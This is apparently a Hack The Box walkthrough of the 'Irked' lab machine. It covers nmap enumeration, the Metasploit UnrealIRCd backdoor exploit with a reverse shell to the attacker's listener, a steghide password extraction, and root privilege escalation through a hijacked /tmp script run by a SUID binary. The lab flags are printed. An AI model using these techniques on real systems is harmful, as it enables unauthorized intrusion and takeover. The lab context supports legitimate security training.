
Hack The Box
PEN-TESTING LABS

Irked :

Enumeration :


First let’s start a nmap scan



```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          36255/tcp  status
|_  100024  1          57180/udp  status
6697/tcp  open  irc     UnrealIRCd
8067/tcp  open  irc     UnrealIRCd
36255/tcp open  status  1 (RPC #100024)
65534/tcp open  irc     UnrealIRCd
```

The port 80 show us a picture, and we see there is UnRealIRCd running on the port 6697, 8067, 65534.

A quick research with searchsploit show us there is a Metasploit exploit for UnRealIRCd.




```
root@kali:~# searchsploit unrealircd
-------------------------------------------------------------------------------- ----------------------------------
 Exploit Title                                                                  |  Path
                                                                                | (/usr/share/exploitdb/)
-------------------------------------------------------------------------------- ----------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)                    | exploits/linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow                         | exploits/windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                                  | exploits/linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                                       | exploits/windows/dos/27407.pl
-------------------------------------------------------------------------------- ----------------------------------
Shellcodes: No Result
```

Exploitation :


Start msfconsole, and use the unrealircd exploit, you can found it by typing « search unrealircd »

Set the RHOSTS ip (10.10.10.117) and set the RPORT (6697)




```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.10.10.117     yes       The target address range or CIDR identifier
   RPORT   6697             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.18      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Then type : exploit
You will be in ! Go to ‘/home/djmardov/Documents/’
When you try to read the user.txt you got a permission denied !




```
ircd@irked:/home/djmardov/Documents$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

Typing ‘ls -la’ show us ther is a ‘.backup’ file



```
ircd@irked:/home/djmardov/Documents$ ls -la
ls -la
total 16
drwxr-xr-x  2 djmardov djmardov 4096 May 15  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Nov  3 04:40 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
-rw-------  1 djmardov djmardov   33 May 15  2018 user.txt
```


Read the .backup file



```
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```


UPupDOWNdownLRlrBAbaSSss

It said « Super elite steg backup pw » with a password, so its steganography, maybe on the picture found on the port 80, back top the web and browse http://10.10.10.117/ download the pictures and try to extract the data on it with steghide and the password.



```
root@kali:~/Téléchargements# steghide extract -sf irked.jpg
Entrez la passphrase:
�criture des donn�es extraites dans "pass.txt".
```


It work, we got a pass.txt file, open it, you will see a password



```
Kab6h+m+bbp2J:HG
```


Kab6h+m+bbp2J:HG

Back to your ircd shell, and su as djmardov with that password



```
ircd@irked:/home/djmardov/Documents$ su djmardov
su djmardov
Password: Kab6h+m+bbp2J:HG

djmardov@irked:~/Documents$
```

Take your user.txt flag




```
djmardov@irked:~/Documents$ cat user.txt
cat user.txt
4a66a78b12dc0e661a59d3f5c0267a8e
```

user.txt = 4a66a78b12dc0e661a59d3f5c0267a8e


Privilege Escalation :

List all SUID binary files




```
djmardov@irked:~/Documents$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

When you try to execute the ‘/usr/bin/viewuser’ binary, you see an error



```
djmardov@irked:~/Documents$ cd /usr/bin
cd /usr/bin
djmardov@irked:/usr/bin$ ./viewuser
./viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-20 17:37 (:0)
djmardov pts/0        2019-01-21 16:56 (10.10.14.28)
sh: 1: /tmp/listusers: not found
```


‘/tmp/listusers’ not found, so go to ‘/tmp/’ and make a script who will execute ‘/bin/bash’ and save it as listusers. Then give him the execute permission with ‘chmod +x’



```
djmardov@irked:/usr/bin$ cd /tmp
cd /tmp
djmardov@irked:/tmp$ echo '/bin/bash' > listusers
echo '/bin/bash' > listusers
djmardov@irked:/tmp$ chmod +x listusers
chmod +x listusers
```


Beacause the viewuser binary is a SUID binary, that mean any user can execute it with the root permission, he will execute the ‘/tmp/listusers’ script as root, so give us a root shell.

Okey now, let’s execute the viewuser binary and got our root shell



```
djmardov@irked:/tmp$ cd /usr/bin
cd /usr/bin
djmardov@irked:/usr/bin$ ./viewuser
./viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-20 17:37 (:0)
djmardov pts/0        2019-01-21 16:56 (10.10.14.28)
root@irked:/usr/bin# whoami
whoami
root
root@irked:/usr/bin#
```

Take the root flag



```
root@irked:/usr/bin# cd /root
cd /root
root@irked:/root# cat root.txt
cat root.txt
8d8e9e8be64654b6dccc3bff4522daf3
```

root.txt = 8d8e9e8be64654b6dccc3bff4522daf3